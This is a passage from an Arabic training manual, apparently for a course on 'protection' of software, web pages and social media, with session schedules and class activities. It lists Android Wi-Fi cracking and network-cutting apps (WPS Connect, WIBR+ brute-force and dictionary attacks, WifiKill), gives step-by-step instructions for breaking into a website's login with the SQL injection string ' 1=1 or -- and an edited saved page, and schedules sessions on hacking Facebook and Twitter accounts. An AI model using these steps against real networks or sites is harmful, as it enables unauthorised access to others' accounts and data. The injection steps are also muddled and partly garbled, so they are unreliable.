تطبيق Nmap for android مخصص لـ اختراق الواي فاي للاندرويد والفحص داخل شبكة الإنترنت ومعاييرها المختلفة مثل "الاستضافة، حزم البيانات، خدمات النظام، الجدار الناري، المزيد.." ويعمل على تطبيقات اندرويد بدون روت ولكن لا يحصل على كافة المميزات التي يمكن أن يحصل عليها الهواتف المعمول لها روت.

يحتوي على خاصية SYN وطباعة بصمة النظام " OS fingerprinting" كما يتاح التطبيق على منصات أخرى مثل ويندوز، لينكس، ماك وله عدة نسخ أخرى تدعم اتصال OpenSSL.

➢ wifikill for android

تطبيق wifikill للأندرويد من التطبيقات المشهورة لقطع الإنترنت عن الأجهزة المتصلة بالواي فاي عبر هاتفك الذكي ويعمل عبر واجهة بسيطة وسهلة جداً للتخلص من المتداخلين على الإنترنت لديك بدون إذن وتعرض حجم البيانات المستهلكة من قبل هذه الأجهزة وعرض أسماء الأجهزة.

كما يمكنك معرفة المواقع التي قام بزيارتها المتصلين بجهاز الروتر لديك ولكن يحتاج هذا التطبيق إلى الحصول على خاصية الروت على اندرويد، وعند تشغيل التطبيق > يقوم بفحص شبكة الإنترنت وعرض الأجهزة المتصلة مع إمكانية قطع الإنترنت عنها بضغطة واحدة.

➢ WPS Connect:

تطبيق WPS Connect الشهير لإختراق شبكات الوي فاي يسمح لك بالبحث عن شبكات واي فاي قريبة والإتصال معها وهو يعمل على أجهزة أندرويد "روت"، كما يسمح لك بفصل الإنترنت عن الأجهزة المتصلة، ويقول مطور التطبيق: أنه قام بتصميمه بغرض فحص حماية الشبكات ومدى قدرتها على الصمود أمام برامج عرض كلمة سر الواي فاي "Pin".

كما يدعم بغير الـ Pin Code إمكانية فحص خوارزميات (ComputePIN) أو (easyboxPIN) ويعمل التطبيق على أندرويد 4.0 أو أعلى.

➢ **تطبيق WIBR+ للاندرويد:**

تم تطوير تطبيق WIBR+ لفحص حماية شبكات الواي فاي واختبار قدرتها على صد الهجمات عبر هجمات "Bruteforce" عنيفة بالإضافة لتنفيذ هجمات " dictionary attacks" على شبكة الواي فاي لمحاولة تحميل كلمات السر السابقة وكشفها، كما يسمح بتخصيص عملية الفحص وأهمية الشبكات لديك.

يمكنك كسر كلمات السر بحروف كبيرة/صغيرة والأرقام والرموز أيضاً ويستغرق البرنامج بعض الوقت لفك تشفير شبكات Wifi.

إستراحة تدريبية

الجلسة الثانية

عنوان الجلسة : تابع حماية البرمجيات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- البرمجيات

البرمجيات

يطلق عليها بالإنجليزية (Software's)، وهي عبارة عن وصف لكلّ ما يقوم به الحاسوب من عمليات متكاملة، كحلّ المسائل الرياضيّة والإحصائية، بالإضافة إلى

إجراء التصحيح اللازم على الصيغة التحريريّة وإنجاز العمليات التي يطلبها المستخدم على أكمل وجه، فإن مصطلح البرمجيات يشير إلى كل ما يتكوّن منه جهاز الحاسوب باستثناء مكوّنات الحاسوب المادية.

يُدرج تحت هذا المصطلح مختلف البرامج ولغات البرمجة وكلّ ما لا يمكن لمسه داخل جهاز الحاسوب، ومن بينها المواقع الإلكترونية، ونظم التشغيل، وغيرها، كما يشير مفهوم البرمجيات إلى مختلف التعليمات والأوامر التي يتولّى جهاز الحاسوب قراءتها آلياً، وتكتب باستخدام لغات برمجة خاصّة ومتخصّصة لإنشاء البرمجيات والتطبيقات، ويُتمّ تنفيذها بواسطة المترجم الخاصّ بلغة البرمجة.

عناصر البرمجيات

للبرمجيات صناعة خاصّة بها، إذ تشمل التطوير والصيانة والنشر، بالإضافة إلى خدمة ما بعد البيع أيضاً، والتدريب عليها؛ ويشار تاريخياً إلى أنّ صناعة البرمجيات تعود رسمياً إلى منتصف السبعينات، وتعتبر الولايات المتحدة مركزاً رئيسياً لشركات صناعة البرمجيات؛ إذ تحتضن كاليفورنيا أكثر من 500 شركة مصنِّعة للبرمجيات في فقط، فإنّ إنشاء البرمجيات يتطلّب توفّر لغات البرمجة كشرط أساسيّ، والتي تعتبر بمثابة أداة مساعدة في كتابة برامج الحاسوب، بالإضافة إلى عدد من الأدوات كالمصرف، والمصحح، والمفسّر، والرابط، وبرنامج تحرير النصوص، والبيئة التطويريّة المتكاملة.

أنواع البرمجيات

- **برامج التطبيقات:**

من أكثر أنواع البرمجيات استخداماً، كما هو الحال في برامج معالجة الكلمات، أو تطبيقات MS-office، وغيرها من البرامج.

- **البرنامج الثابت:**

يطلق عليه بالإنجليزية (Firmware) يُستخدم هذا النوع من البرمجيات لغايات التحكّم بالبيانات ومراقبتها ومعالجتها، ومن أكثر الأنواع شيوعاً هو الأنظمة المضمّنة، ويظهر استخدامها في أمثلة حيّة كإشارات المرور وساعات اليد الإلكترونية.

- **البرامج الوسيطة:**

يطلق عليها بالإنجليزية (middle ware)، وهي عبارة عن برنامج يلعب دور الوسيط من خلال تحكّمه بالنظم الموزّعة وتنسيقها.

- **برامج النظم:**

يطلق عليها بالإنجليزية (System Software) وهي كافة البرامج الحاسوبية التي تؤدي دوراً رئيسياً في السيطرة على المكونات المادية للحاسوب، وتأدية الأوامر والمهام المطلوبة من الحاسوب، ومن أهمّ هذه البرمجيات أنظمة التشغيل كمايكروسوفت ويندوز، ولينكس، وسولاريس وغيرها.

- **اختبار البرامج:**

يُصنّف هذا البند كمجال منفصل تماماً نظراً لاهتمامه التامّ بتطوير البرامج الحاسوبيّة، وتحتوي أساليب التأكّد من جودة النظام أو البرمجية قبل وضعها بين يدي المستخدم.

- **فحص البرمجيات:**

تعتبر هذه المرحلة بمثابة عملية استقصاء خاصّة بالبرمجيات لأهداف تجريبية، وتسعى لإعطاء معلومات ذات علاقة بجودة المنتج لكلّ من يهمه أمر التغذية الراجعة.

مراحل بناء النظام البرمجي

في هندسة البرمجيات، بناء النظام البرمجي ليس مجرد كتابة شفرة، وإنما هي عملية إنتاجية لها عدة مراحل أساسية وضرورية للحصول على المنتج، وهو البرنامج بأقل كلفة ممكنة وأفضل أداء محتمل.

يطلق على هذه المراحل اسم دورة حياة النظام البرمجي(Software Lifecycle) التي قد يبدو بعضها ليس له علاقة بالبرمجة.

وهناك الكثير من التصورات والنماذج في هندسة البرمجيات تصف عملية إنتاج برنامج والخطوات اللازمة لذلك.

كما أن هذه الدورة خاضعة للتطوير دائما، حيث بالإضافة للدورات الكلاسيكية، ظهر مفهوم المنظومة المرنة (Agile Process) والتي تتخلي عن النموذج الثابت للمنظومة الكلاسيكية في سبيل المزيد من حرية الحركة للمشروع.

و فيما يلي عرض لإحدى أشهر دورات حياة النظام البرمجي الكلاسيكية وهي دورة الشلال (Waterfall Model):

- **كتابة وثيقة الشروط الخارجية والداخلية:**

وثيقة الشروط الخارجية يتم أخذها من الزبون. تحتوي الوثيقة على متطلبات الزبون في ما يخص مواصفات البرنامج الذي يجب إنشاؤه.

ثم يتم تحليل المتطلبات بشكل أولي ثم كتابة وثيقة شروط داخلية تحتوي على تفسير المواصفات التي يريدها الزبون بدقة أكبر، وبطريقة تتماشى مع مصطلحات المبرمجين.

قد تكون طلبات الزبون متعارضة وفي هذه الحالة يتم الرجوع إليه لتنقيح وثيقة الشروط. ثم يتم تحديد عدد الساعات اللازمة للعمل وحساب التكلفة.

- **التحليل:**

في هذه العملية تجمع المعلومات بدقة ثم تحدد المتطلبات والمهام التي سيقوم بها البرنامج، وتوصف هذه المهام بدقة تامة، كما تدرس الجدوى المرجوة من البرنامج، فالمستخدم مثلاً يضع تصوراً للبرنامج ليقوم بعمليات معينة، ومهمة مهندس البرمجيات في هذه المرحلة هي استخلاص هذه الأفكار وتحديدها؛ لذلك فهي تتطلب مهارة عالية في التعامل مع الزبائن، وقدرة على التحليل الصحيح. ينتج في نهاية هذه المرحلة وثيقة تدعى جدول الشروط والمواصفات دينامكاميد.

- **التصميم:**

تصميم البرمجيات هي مرحلة من مراحل دورة حياة النظام، تساعدنا في تحديد كيفية حل المشكلة "كيف سنحل المشكلة؟"، والتخطيط للتوصل إلى حلول للمشكلة، والدخول في تفاصيل النظام.

التصميم يحدد هيكلية وبنية النظام من خلال تجزأة النظام إلى مجموعة من الأنظمة الفرعية Sub-Systems مما يساهم في السيطرة على التعقيد في النظام System Complexity ، وتحديد الواجهات ونوافذ المستخدم User Interfaces ،والمكونات Components ، والوحدات Modules والبيانات للنظام كي يحقق النظام متطلبات الزبون.

ونقوم بمرحلة التصميم باستخدام المتطلبات التي حددناها في مرحلة التحليل.

مرحلة التصميم يتم خلالها إيجاد التصميم الأمثل لنظام المعلومات الحاسوبي الذي يلبي احتياجات المستخدمين التي تم توصيفها في مرحلة التحليل.

إن عملية التصميم في جوهرها هي عملية حل مشكلات، أي يجري البحث خلالها عن أفضل الحلول التصميمية لبناء نظم ذات أهداف محددة.

- **الترميز (كتابة الكود):**

تحول الخوارزميات والمخططات Diagrams التي تم انتاجها في مرحلة التصميم إلى إحدى اللغات البرمجية، وذلك لانتاج برنامج او نظام قابل للاستخدام من قبل الزبون, يلبي احتياجتة الموضحة في وثيقة الشروط.

خلال هذه المرحلة تتم بعض الاختبارات test على بعض اجزاء النظام للتاكد من عمله بطريقة صحيحة, علماً ان مرحلة الاختبار Testing هي مرحلة منفصلة يتم العمل عليها لاحقاً.

- **الاختبار والتكاملية:**

تجمع الكتل مع بعضها ويختبر النظام للتأكد من موافقته لجدول الشروط والمواصفات، وخاصة إذا كانت الكتل قد كتبت من قبل عدة أعضاء في الفريق.

- **التوثية:**

وهي مرحلة هامة من مراحل بناء النظام البرمجي حيث يتم توثيق البناء الداخلي للبرنامج؛ وذلك بغرض الصيانة والتطوير.

يفضل عادة أن يترافق التوثيق مع كل مرحلة من المراحل السابقة واللاحقة، وأن يكون هناك فريق خاص يهتم بعملية التوثيق لجميع المشاكل والحلول التي يمكن أن تظهر أثناء بناء البرمجية.

وبدون التوثيق قد يصل مصنع البرمجية إلى مرحلة لا يعود بعدها قادراً على متابعة صيانتها وتطويرها؛ مما يزيد الكلفة المادية والزمنية الخاصة بهذه البرمجية إلى حدود غير متوقعة، أو بمعنى آخر الفشل في بناء برمجية ذات جودة عالية ودورة حياة طويلة.

وهناك أكثر من طريقة للتوثيق -توثيق المبرمج وهو ممكن أن يكون بأضافة تعليقات داخل الشفرة البرمجية.

توثيق المحلل بكتابة مستندات شرح لدورة البرنامج المستندية وخلافة. -توثيق مختبر النظام وفيها يتم تسجيل نقاط الخلل في البرنامج.

- **الصيانة والتطوير**

إن هذه المرحلة هي المرحلة الأطول في حياة النظام البرمجي لبقاء النظام قادراً على مواكبة التطورات والمعدات الحديثة، جزء من هذه المرحلة يكون في تصحيح الأخطاء، والجزء الآخر يكون في التطوير وإضافة تقنيات جديدة.

نشاط –12

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن أنواع البرمجيات؟

الوحدة التدريبية السابعة

حماية صفحات الويب

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	حماية صفحات الويب	10 دقيقة	تابع حماية صفحات الويب
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –13			15 دقيقة
• لماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟	المناقشة		30 دقيقة
	عصف ذهني		30دقيقة
• صفحات الويب			30 دقيقة
• نشاط –14	التطبيق العملى		15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي السابع

الجلسة الأولى

عنوان الجلسة : حماية صفحات الويب

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- لماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟

نشاط –13

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن سبب عدم تطوير البرمجيات ؟.

لماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟

هناك أسباب عديدة تجعل البرمجيات باهظة الثمن نذكر أهمها:

- **أولاً: قيمتها العالية في الأعمال وإدخالها في كافة المناحي:**

تخيل أنك قمت بتعيين موظف إستقبال يقوم بإستقبال المكالمات في مؤسستك فإنه لن يعمل على مدار الساعة دون ملل

أو أنه قد يكون في بعض الأحيان غير متاح ... أما عند عملك لبرمجية تقوم بهذا الدور بشكل تلقائي فتأكد من عملها دون ملل

وقس ذلك على أي عملية روتينية يتملل منها العنصر البشري , كما أن نسبة الخطأ فيها قليلة مقارنة بنسبة خطأ العنصر البشري.

- **ثانياً: الطلب المرتفع على البرمجيات ذات الجودة العالية , مع نقص عدد المطورين:**

مثلما ذكرنا في بداية التدوينة العالم الذي نعيش فيه يعتمد على البرمجيات , فهي تدخل في كافة المناحي , ولكن يوجد عدد قليل ممن يستطيعون فعلا بناء أنظمة ذات قيمة حقيقية تخدم الأعمال بشكل حقيقي , نظرا لأن بناءها يتطلب فريق متعاون وخبرة طويلة وإدارة جيدة وهي غير متوفرة دائما , فربما تجد هناك عدد كبير من المطورين , ولكن العدد أقل بكثير عندما نتحدث عن تطوير أنظمة ذات قيمة حقيقية!

- **ثالثاً: لم يتم إستبدال المطورين إلى الأن:**

نعم فبالمقارنة البسيط مع من يفلح الأرض أو المزارع وبرغم الجهد الجسدي العالي الذي يقدمه إلا أن أجره قليل لأن الماكنة إستبدلت وأصبحت أقوى وأكثر جودة كما أن التصنيع أصبح يعتمد على الماكنات عوضا عن العمال مما جعل الطلب عليهم يقل وأجورهم

كذلك، أما المطورين فلا توجد ماكنة إلى الأن تقوم بما يقومون به , نظرا لإعتمادها التام على عقل الإنسان , ولكن لانستبعد ذلك في المستقبل !

- **رابعاً: الجهد الذهني:**

حينما نشاهد المطورين يعملون وهم جالسون خلف شاشات الحواسيب , يعتقد الكثيرون أن هذا العمل مريح جدا مقارنة بأي عمل أخر , ولكن الحقيقة أن هناك جهد ذهني كبير جدا يبذله هؤلاء المطورين لبناء نظام بجودة عالية , عدا عن حاجتهم المستمرة إلى العودة والتغيير المستمر في الأكواد لإضافة أو تعديل خصائص البرمجية.

أهمية البرمجيات

- **التعلم:**

فعن طريق التعديل والحذف والإضافة للشفرة الأصلية للبرنامج نحن نتعلم، بالتجربة والخطأ. بينما المصادر البرمجية المغلقة تبدو أشبه بالنهايات المسدودة.. ولو كان الأصل هو غلق "المصدر" ما تعلم الذين صنعوا الويندوز آى شئ بالأساس عن البرمجة.

- **مجاني:**

صحيح ان العديد منا كعرب لا نشعر بهذه المزية، كون أغلبنا يستخدمون نسخ مقرصنة لأنظمة التشغيل الشهيرة.

لكن هذا الحال لن يدوم للأبد، فهذه الشركات -العابرة للقارات- تضغط حاليا على الدول لتفعيل خطوات قانونية لمحاربة القرصنة، بالطبع بعد ان نشأ جيل كامل لا يعرف نظام بديل للويندوز وأصبح يستعمله بحكم العادة.

- **مناسب للدول:**

بحكم كونه لا يكلف أعباء مالية تذكر مقارنه بالأنظمة المدفوعة الثمن. وملائم لنا على وجه الخصوص ونحن نتطلع الى توطين التكنولوجية فى أرضنا المجدبة. مؤخرا انتقلت مدينة "ميونيخ" بألمانيا الى البرمجيات الحرة ووفرت 90% مما كانت تنفقه سابقا، وحديثا البوليس الفرنسى ليحقق وفرا قدره 85% من مصروفاته السابقة.

سوف تندهش اذا عرفت أسماء الجهات التى تستعمل البرمجيات الحرة فى العالم، من استوديوهات "هوليوود" مرورا بالبيت الأبيض وليس انتهاء بوكالة ناسا لأبحاث الفضاء، وضف عليهم أكثر من ثلثين السيرفرات فى العالم وأغلب الحواسيب الخارقة. يمكنك ان تضيف للقائمة حكومات كل من ألمانيا، البرازيل، جنوب أفريقيا، بلجيكا وروسيا.

على سبيل المثال وليس الحصر..

- **الأمان:**

جزء لا يستهان به من البرامج المغلقة الشفرة، تتجسس على المستخدم، وتنقل لطرف خارجى كل ما تسجله من بياناتك وخياراتك.

على العكس تماما فالبرمجيات الحرة لا تخفى آى برامج ضارة أو تجسس، أغلب مستخدمى نظام التشغيل Linux مثلا لا يستعملون برامج "الأنتى فيروس" لأن بيئه عمل النظام أمنة ومستقرة ومحمية بشكل كبير وفعال.

- **الملايين من المبرمجين المتطوعين:**

والعديد من المؤسسات تدعم البرمجيات الحرة مما يشكل مجتمع جميل ومفتوح يخدم هدف واحد.

وفى حين يتطلب اغلاق ثغرة فى الويندوز من يومين الى ثلاث، ينخفض هذا الزمن مع اللينوكس الى 12 ساعه فقط، بفضل الداعمين والمستخدمين له والذين لا تستطيع Microsoft مجاراتهم فى العدد..

- **روح المشاركة المجتمعية:**

فاستخدام البرمجيات الحرة يعزز فيك أسلوب الحياة الذي يعود بالنفع على المجتمع ككل، لأن الكل قادر على الحصول على البرنامج، الجميع قادر على الإطلاع على الكود المصدري، الجميع متاحة لهم الفرصة للمشاركة بتطوير هذه البرمجيات ... تلك الميزات غير محصورة بفئة معينة بالمجتمع، لا مكان لـ "كهنة التكنولوجيا" في مجتمع البرمجيات الحرة ... التعلم متاح للجميع ولا يحق لأحد إحتكاره.

إن إستخدام البرمجيات الحرة ومشاركتها مع أصدقائك ستعزز فيك هذه الروح.

- **الاستقرار وسهولة الاستخدام:**

فالبرمجيات الحرة مستقرة أكثر من البرامج الغير حرة، البعض يستخدم توزيعة واحدة من لينوكس لسنوات بدون شاشة الموت الزرقاء، أو الحاجة الى تفعيل للنسخ أو انهيار النظام كل أسبوع.

وهى سهلة الأستخدام كذلك، فقد قمت انا فى يومى الأول مع Linux Ubuntu باستعمال أغلب خيارات النظام وأضفت وحذفت برامج وتصفحت الانترنت بسلاسة منقطعة، وقمت بتشغيل كافة برامج الوسائط المتعددة..

- **المرونة:**

فى حين ان أغلب البرمجيات الحرة تعمل على كافة نظم التشغيل بسهولة سواء كان لينوكس، ويندوز أو غيره، لتعدد اصداراتها، نجد العكس مع البرمجيات المغلقة التى تتطلب اشتراطات معينة.

ايضأ متطلبات البرامج من العتاد المادى منخفضة قياسا على النظم المغلقة/ القبيحة، فمقارنة بسيطة بين برنامجى الفوتوشوب وجيمب، من حيث متطلبات الجهاز من ذاكرة وغيره لن تكون فى صالح الفوتوشوب على الإطلاق، خاصة اذا أضفنا السعر الفلكى للفوتوشوب.

إستراحة تدريبية

اليوم التدريبي السابع

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع حماية صفحات الويب

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- صفحات الويب

صفحات الويب

تعرف صفحة الويب بأنها ما يظهر للمستخدم على شاشة الكمبيوتر عند اتصاله بالإنترنت والدخول إلى محركات البحث (Search Engines) المتوفرة لديه وتكون عبارة عن وثيقة أو مصدر مدعم بالمعلومات وتتجانس مع إمكانية عرضها على شبكة الإنترنت، إذ تكون مبنية بطريقة تتوافق مع بنية شبكة الإنترنت باستخدام لغات البرمجة أو ما يسمى بلغات التصميم (MarkUp Language)، ومن الممكن لك أن تكون مستخدماً عن بعد لصفحات الويب التي يمكن استيرادها عبر خادم الإنترنت من الحاسوب.

لغات تصميم صفحات الويب

يعتمد المبرمج (Programmer) أثناء قيامه في بناء وتكوين صفحة الويب على لغات برمجة خاصة بتصميم صفحات الويب والتي بدورها تمنح الصفحة كل الخصائص التي تجعلها صفحة إنترنت فعلية متكاملة المواصفات باستخدام وسوم ورموز خاصة يستوعبها الحاسوب يعمل على ترجمتها إلى لغة مفهومة للإنسان باستخدام شبكة الإنترنت و الحاسوب نفسه وبالختام تظهر لك صفحة الويب كما تراها في العادة، ولغات البرمجة هي:

- لغة (Standard Generallzed Markup Language):

تُعرَف هذه اللغة بلغة SGML وهي اختصار للكلمات الانجليزية المذكورة أعلاه، وتمتاز هذه اللغة بتجاوبها مع أي برنامج كتابة خاص بتصميم صفحات الويب إلا أن ما يعيبها هو صعوبة تعلّمها وتعقيدها الأمر الذي حال دون انتشارها وبالتالي اندثارها.

- **لغة (Extensible Markup Language):**

ويختصر لفظ اسم هذه اللغة بثلاثة حروف مستوحاة من الكلمات الإنجليزية المكوّنة منها (XML)، وهي اللغة الأكثر استخداماً نظراً لأهميتها البالغة في تطبيقات الأعمال الالكترونية، ويتم استخدامها عادة لعرض وتخزين البيانات وتعمل على وصفها بشكل منظّم وسهل على كل من المبرمج والمستخدم. *لغة (Hypertext Markup Language): وتعرف هذه اللغة بلغة HTML، وهي اللغة الأسهل والأوسع انتشاراً من بين لغات تصميم الصفحات، إذ يتم استخدامها والمباشرة ببناء صفحات الويب بالاعتماد على مجموعة من الأوامر والتعليمات يطلق عليها مسمى وسوم (Tags)، والتي تلعب الأخيرة دوراً هاماً في تكوين الصفحة وتصميمها إذ يستطيع المستخدم استعراض الصفحة كصفحة الويب، وتحظى هذه اللغة بامتياز عن غيرها باستعمال أدوات لتصميم الصفحة كعنوان الصفحة وما تحتوي عليه من جداول وصور وغيرها، ويقوم المبرمج المستخدم لهذه اللغة بكتابة الأوامر أو الوسوم عند البدء بالتصميم على أحد برامج التحرير الخاصة بذلك أو ما يسمى المحرر (Editor) والتي يندرج تحتها كل من (WordPad، NotePad، أو حتى برنامج تحرير النصوص (Microsoft Word)، ويجب أن يتوفر شرط تخزين النص المحرّر كصفحة ويب حتى تنجح في إنشاء صفحة الويب.

- **لغة (cascading style sheets):**

يرمز للغة تصميم الصفحات هذه بالرمز CSS، وهي لغة التصميم القادرة على تنسيق صفحات الويب وتولي الاهتمام لشكل المواقع وتصميمها وقد أوجدت بشكل خاص للعمل على الفصل بين التنسيقات التي تطلبها صفحة الويب عن محتوى المستند المكتوب باستخدام الوسوم بلغة HTML، وبإمكانك التعميم بأن هذه اللغة تلعب الدور الفعّال بالعناية بشكل الصفحة، ويتم دمج هذه اللغة مع لغة HTML بكتابة مستند CSS بمستند منفصل خارجي والعمل على ربطها مع مستند HTML، وهناك طرق خاصة صعبة بعض الشيء في

تعلمها لعملية الدمج في المستند نفسه بين اللغتين، وتمتاز هذه اللغة بمنحها صفحة الويب صفة البساطة.

عناصر صفحة الويب

تتكّون صفحة الويب من مدعومة من المعلومات التي تظهر للمستخدم، وقد تخدم هذه المعلومات حواس الإنسان السمعية والبصرية معاً، وتكون على النحو التالي:

المعلومات: وتقسم المعلومات التي تظهر على شاشة المستخدم النهائي إلى نوعين:

- **معلومات نصية (Text Information):**

ويحمل هذا النوع من المعلومات خاصية تمنح وجود اختلافات متنوعة بين ما تحتويه الصفحة.

- **معلومات غير نصية:**

وهي ما تحتويه صفحة الويب من المعلومات التي بإمكانها مخاطبة حاسة السمع والبصر معاً، وهي:

- **صور:**

وتدعم صفحات الويب صوراً بصيغة GIF أو JPEG أو PNG، حتى تظهر الصورة على صفحة الويب وبعد الانتهاء من حفظها استخدم الصورة ذات الصيغ المذكورة.

- **صور متحركة:**

وهي الصور التي تحتوي على خاصية الحركة وتخلو من السكون كالفلاش وتكون عادة هذه الصور تحمل الصيغة GIF.

- **الصوت (Sound):**

قد تلاحظ وجود مقاطع صوت في صفحات الويب التي يمكنك الاستماع إليها والتي تمنح في استخدامك لها خلال عملية بناء الصفحة للمستخدم فرصة الاستماع لها، وتكون عادة بالصيغ WAV أو MID.

- **الفيديو (Video):**

وهذه الخاصية تخدم حاستي السمع والبصر معاً في آن واحد، يتم استخدامها ضمن نطاق الصيغ: WMV، (RM (Real Media، FLV، MPF، MOV.

- **المعلومات التفاعلية:**

وهي للمعلومات التي تمنح المستخدم النهائي فرصة بمشاركة رأيه أو حتى المشاركة باختيار من متعدد أو المشاركة الكتابية، وتعد هذه المعلومات هي الأكثر تعقيداً من بين المعلومات المدرجة، ويقسم هذا النوع من المعلومات إلى:

- **نصوص تفاعلية:**

وهي النصوص التي يتم من خلالها التفاعل بين المستخدم وصفحة الويب سواء بالضغط على الروابط المرفقة أو المشاركة أي أن يترك المستخدم أثراً له.

- **الرسوم التوضيحية التفاعلية:**

وتتضمّن هذه الخاصية تفاعل المستخدم النهائي مع صفحة الويب بوضع لمساته بـ "Click To Play" وما شابه ذلك، ويتم استخدام التزامن النصي وتطبيقات الجافا والفلاش.

- **توفّر الأزرار:**

أي أنه يتم إدراج أزرار تعمل فعلياً على تقديم مهمة معينة عند قيام المستخدم النهائي بالضغط عليها.

- **التفاعل بين الصفحات نفسها:**

وهذا النوع من المعلومات يكون باحتواء صفحة الويب على روابط (HyperLink) أو ما يسمى بالوصلات التشعبية، وهي خاصية تتيح لك الفرصة للانتقال إلى صفحة أخرى للوصول إلى معلومات أو بيانات أو موضوع بذات الاهتمام.

- **الأشكال:**

وهذه الخاصة تعمل على دعم وزيادة عملية التفاعل مع الخادم وخادم قواعد البيانات.

- **التعليقات (Comments):**

تندرج هذه الخاصية بنسبة 90% في صفحات الويب والتي تمنحك كمستخدم نهائي الحق بإبداء رأيك.

- **رسوم توضيحية (Diagramation):**

وتشمل هذه الخاصية كل من الرسوم البيانية والمواصفات البصرية.

كيفية اختراق موقع إلكتروني باستخدام رموز اتش تي ام ال بسيطة

- افتح الموقع الإلكتروني الذي ترغب باختراقه. اكتب اسم مستخدم وكلمة مرور خاطئين في نموذج تسجيل الدخول. (على سبيل المثال: اسم المستخدم: me وكلمة المرور: ' 1=1 or --) سيؤدي ذلك إلى إظهار خطأ يشير إلى استخدام اسم مستخدم وكلمة مرور خاطئين. كن على استعداد الآن لأن هذه النقطة هي بداية تجربتك.

- انقر بزر الفأرة الأيمن في أي مكان في صفحة الخطأ ثم اختر خيار عرض المصدر.
- اعرض الرمز المصدري. يمكن في الرمز المصدري رؤية رموز اتش تي ام ال ورموز جافا سكريبت المستخدمة لإنشاء الصفحة.
يفترض أن تجد في هذه الصفحة شيئًا على شاكلة <_ form Login...action="....">.
ستجد قبل بيانات تسجيل الدخول هذه عنوان الصفحة التي تزورها وستحتاج إلى نسخ هذا العنوان. (مثال: form.....action=http://www.targetwebsite.com>" /login/.....>").
- احذف رموز جافا سكريبت التي تأكد معلوماتك على الخادم من الجزء العلوي. افعل ذلك بحرص حيث أن نجاحك في اختراق الموقع الإلكتروني يعتمد على مدى فعالية حذف رموز جافا سكريبت التي تؤكد معلومات حسابك على الخادم.
- ابحث بتمعّن عن "<_ input name="password" type="password"><" (بدون علامات الاقتباس)، ثم غيّر "<type=password_>" لتصبح "<type=text_>". اعرف ما إن كان أقصى طول لكلمة المرور أقل من 11 رمزًا ثم زد القيمة لتصبح 11 رمزًا.
- افتح القائمة ملف ثم اختر حفظ باسم واحفظ الملف في أي مكان على القرص الصلب بامتداد اتش تي ام ال (مثلا: c:\chan.html).
- أعِد فتح الصفحة المستهدفة مجددًا عن طريق النقر على الملف 'chan.html' الذي حفظته على القرص الصلب سابقًا.
ستلاحظ وجود تغييرات في الصفحة الحالية مقارنة بالصفحة الأصلية. لا تقلق بشأن ذلك.
- اكتب اسم المستخدم (على سبيل المثال: hacker) وكلمة المرور (على سبيل المثال: ' 1=1 or --) لتقوم بكسر حماية الموقع الإلكتروني وتصل إلى قائمة بالمستخدمين المحفوظين في قاعدة بيانات الخادم.

نشاط –14

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن كيفية حماية صفحات الويب.

الوحدة التدريبية الثامن

حماية مواقع التواصل الاجتماعي

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	حماية مواقع التواصل الاجتماعي	10 دقيقة	تابع حماية مواقع التواصل الاجتماعي
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –15			
• شبكات التواصل الاجتماعى	المناقشة		15 دقيقة
• أنواع تهديدات الأمن السيبراني	عصف ذهني		30 دقيقة
• كيفية اختراق الفيس بوك	التطبيق العملى		30دقيقة
• كيفية اختراق حساب تويتر عبر الانترنت	المحاضرة		15 دقيقة
• نشاط –16			10 دقيقة
• فيديو تدريبى			
			120دقيقة

اليوم التدريبي الثامن

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : حماية مواقع التواصل الاجتماعي

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- شبكات التواصل الاجتماعى
- أنواع تهديدات الأمن السيبراني

نشاط –15

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن أنواع تهديدات الأمن السيبراني.

شبكات التواصل الاجتماعي

تعدّ شبكات التواصل الاجتماعية هي أحد المنظمات الإلكترونية التي تضم بداخلها مجموعة واسعة من المواقع الاجتماعية مثل: الإنستغرام، وتويتر، وفيس بوك، التي تعطي بدورها مجالاً بإنشاء الحسابات الشخصية عبر مواقعها، بالإضافة إلى التواصل مع الآخرين الذين تجمعهم نفس الهوايات والاهتمامات، وفي هذا المقال سنتحدث عن فوائدها، وأضرارها.

أهمية شبكات التواصل الاجتماعي

➢ **أهمية شبكات التواصل الاجتماعي شخصياً:**

